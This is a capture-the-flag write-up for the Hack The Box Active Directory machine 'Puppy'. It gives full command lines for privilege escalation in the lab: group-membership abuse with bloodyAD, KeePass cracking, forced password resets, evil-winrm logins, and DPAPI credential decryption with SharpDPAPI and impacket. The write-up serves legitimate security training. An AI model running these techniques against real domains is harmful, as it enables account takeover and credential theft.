Puppy
Puppy is a medium difficulty active directory machine.
About

Difficulty: Medium
OS: Windows
Release date: 2025-05-17
Authors: tr3nb0lone
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
Summary
The initial user has rights to add himself to the developers group which allows us to fetch a KeePass database from the DEV share. Against all odds, we can crack its password and get credentials for ant.edwards who can reeable adam.silver’s account and set a new password. As remote management user, we can enumerate the file system and find a backup with another set of credentials. This user also has an admin account and we can decrypt its credentials through dpapi.
Recon
Rustscan and nmap report the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
53/tcp    open  domain        (generic dns response: SERVFAIL)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-19 14:14:43Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
58366/tcp open  msrpc         Microsoft Windows RPC
53/udp   open  domain       udp-response ttl 127 (generic dns response: SERVFAIL)
88/udp   open  kerberos-sec udp-response ttl 127 Microsoft Windows Kerberos (server time: 2025-05-19 14:12:09Z)
111/udp  open  rpcbind      udp-response ttl 127 2-4 (RPC #100000)
123/udp  open  ntp          udp-response ttl 127 NTP v3
389/udp  open  ldap?        udp-response ttl 127
2049/udp open  nlockmgr     udp-response ttl 127 1-4 (RPC #100021)
Looks like a typical domain controller with LDAP, SMB and Kerberos.
First we update the local hosts file and kerberos configuration using these new nxc commands.
1
2
3
4
nxc smb 10.129.159.149 --generate-hosts-file hosts
nxc smb 10.129.159.149 --generate-krb5-file krb5.conf
cat hosts | sudo tee -a /etc/hosts
sudo cp krb5.conf /etc/krb5.conf
Since there is nothing else, the provided user is likely an active directory user.
1
nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --shares
It’s working and we learn that there is a dev share but we don’t have access.
1
DEV                             DEV-SHARE for PUPPY-DEVS
Let’s collect the data for bloodhound to find possible exploit paths.
1
nxc ldap puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --bloodhound -c All --dns-server 10.129.159.149
User
ant.edwards
Bloodhound shows us that levi.james has generic write on the developers group.

With the above developer share in mind, let’s add ourselves to it:
1
bloodyAD --host puppy.htb -u 'levi.james' -p 'KingofAkron2025!' add groupMember developers 'levi.james'
Re-running the earlier SMB command confirms that we can now access the share.
1
DEV             READ            DEV-SHARE for PUPPY-DEVS
1
2
3
4
5
6
7
8
9
10
11
$ smbclient.py 'puppy.htb/levi.james:KingofAkron2025!@puppy.htb'
Impacket v0.13.0.dev0+20250508.104819.fde4265a - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use dev
# ls
drw-rw-rw-          0  Sun Mar 23 08:07:57 2025 .
drw-rw-rw-          0  Sat Mar  8 17:52:57 2025 ..
-rw-rw-rw-   34394112  Sun Mar 23 08:09:12 2025 KeePassXC-2.7.9-Win64.msi
drw-rw-rw-          0  Sun Mar  9 21:16:16 2025 Projects
-rw-rw-rw-       2677  Wed Mar 12 03:25:46 2025 recovery.kdbx
We find a keepass database.
keepass2john cannot handle the KeePass 4 format but we can use keepass4brute to try and crack the password.
The process is very slow but luckily the password is already on line 36 of rockyou.txt.
1
./keepass4brute.sh ../recovery.kdbx /usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 36/14344392 - Attempts per minute: 74 - Estimated time remaining: 19 weeks, 1 days
[+] Current attempt: liverpool

[*] Password found: liverpool
We can now open the database and find various entries.
adam, antony and jamie seem to also be active directory users but only the password for ant works.
adam.silver
ant has generic all rights over adam.silver.

The more subtle way of performing a shadow credential attack doesn’t work so we will just change the password.
1
bloodyAD --host puppy.htb -d puppy -u ant.edwards -p 'Antman2025!' set password adam.silver 'Password_1234'
adam is in REMOTE MANAGEMENT USERS so we should be able to connect using winrm but it fails.
Trying to authenticate using ldap or smb gives us the reason:
1
2
3
$ nxc ldap puppy.htb -u adam.silver -p Password_1234
LDAP        10.129.159.149  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:PUPPY.HTB)
LDAP        10.129.159.149  389    DC               [-] PUPPY.HTB\adam.silver:Password_1234 STATUS_ACCOUNT_DISABLED
To enable the account, we can also use bloodyAd
1
bloodyAD --host puppy.htb -d puppy -u ant.edwards -p 'Antman2025!' remove uac adam.silver -f ACCOUNTDISABLE
After that, we can use evil-winrm to log in and get the user flag.
1
evil-winrm -i puppy.htb -u adam.silver -p Password_1234
There is a cleanup script that re-disables the account every 5 minutes.
Root
steph.cooper
Upon enumerating the filesystem we find the uncommon folder C:\Backups containing a zip file.
We can download it with evil-winrm using download C:/Backups/site-backup-2024-12-30.zip.
We find credentials for steph.cooper in nms-auth-config.xml.bak
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
steph.cooper_adm
steph is also in REMOTE MANAGEMENT USERS but otherwise doesn’t seem to have any special rights.
However, there is also a steph.cooper_adm user who is in the Administrators group.
Once again, we connect with evil-winrm.
1
evil-winrm -i puppy.htb -u steph.cooper -p 'ChefSteph2025!'
We find two sets of dpapi credentials and a masterkey. Winpeas will show them or you can directly use SharpDPAPI.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
╔══════════╣ Checking for DPAPI Master Keys
╚  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
    MasterKey: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:40:36 AM
    Modified: 3/8/2025 7:40:36 AM
   =================================================================================================


╔══════════╣ Checking for DPAPI Credential Files
╚  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
    CredFile: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D
    Description: Local Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 8:14:09 AM
    Modified: 3/8/2025 8:14:09 AM
    Size: 11068
   =================================================================================================

    CredFile: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
    Description: Enterprise Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:54:29 AM
    Modified: 3/8/2025 7:54:29 AM
    Size: 414
   =================================================================================================
SharpDPAPI
The straight-forward ways to decrypt the credentials fail but eventually we got SharpDPAPI to work.
First we decrypt the masterkey using the password we have.
1
SharpDPAPI.exe masterkeys /password:ChefSteph2025! /target:'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407' /sid:'S-1-5-21-1487982659-1829050783-2281216199-1107'
The sid is part of the path but still needs to be provided explictly.
This gives us the masterkey in GUID:SHA1 format. In the second step we can use it to decrypt all credentials.
1
SharpDPAPI.exe credentials '{556a2412-1275-4ccf-b721-e6a0b4f90407}:3C3CF2061DD9D45000E9E6B49E37C7016E98E701'
As we hoped, we get the credentials for steph.cooper_adm and can grab the root flag.
Impacket
Instead of using SharpDPAPI, you can also transfer the masterkey and credential file to your linux machine and decrypt it with impacket’s dpapi.py.
Some tools you might use for exfiltration, including evil-winrm, don’t like these hidden system files. We can just remove these attributes before downloading them.
Make sure the run the last two commands one by one.
1
2
3
4
attrib -s -h C:/Users/steph.cooper/AppData/Roaming/Microsoft/Protect/S-1-5-21-1487982659-1829050783-2281216199-1107/556a2412-1275-4ccf-b721-e6a0b4f90407
attrib -s -h C:/Users/steph.cooper/AppData/Roaming/Microsoft/Credentials/C8D69EBE9A43E9DEBF6B5FBD48B521B9
download C:/Users/steph.cooper/AppData/Roaming/Microsoft/Protect/S-1-5-21-1487982659-1829050783-2281216199-1107/556a2412-1275-4ccf-b721-e6a0b4f90407
download C:/Users/steph.cooper/AppData/Roaming/Microsoft/Credentials/C8D69EBE9A43E9DEBF6B5FBD48B521B9
With these two files in the current folder, we can decrypt the credential file similarly.
1
2
dpapi.py masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
dpapi.py credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Thanks for the cool box tr3nb0lone.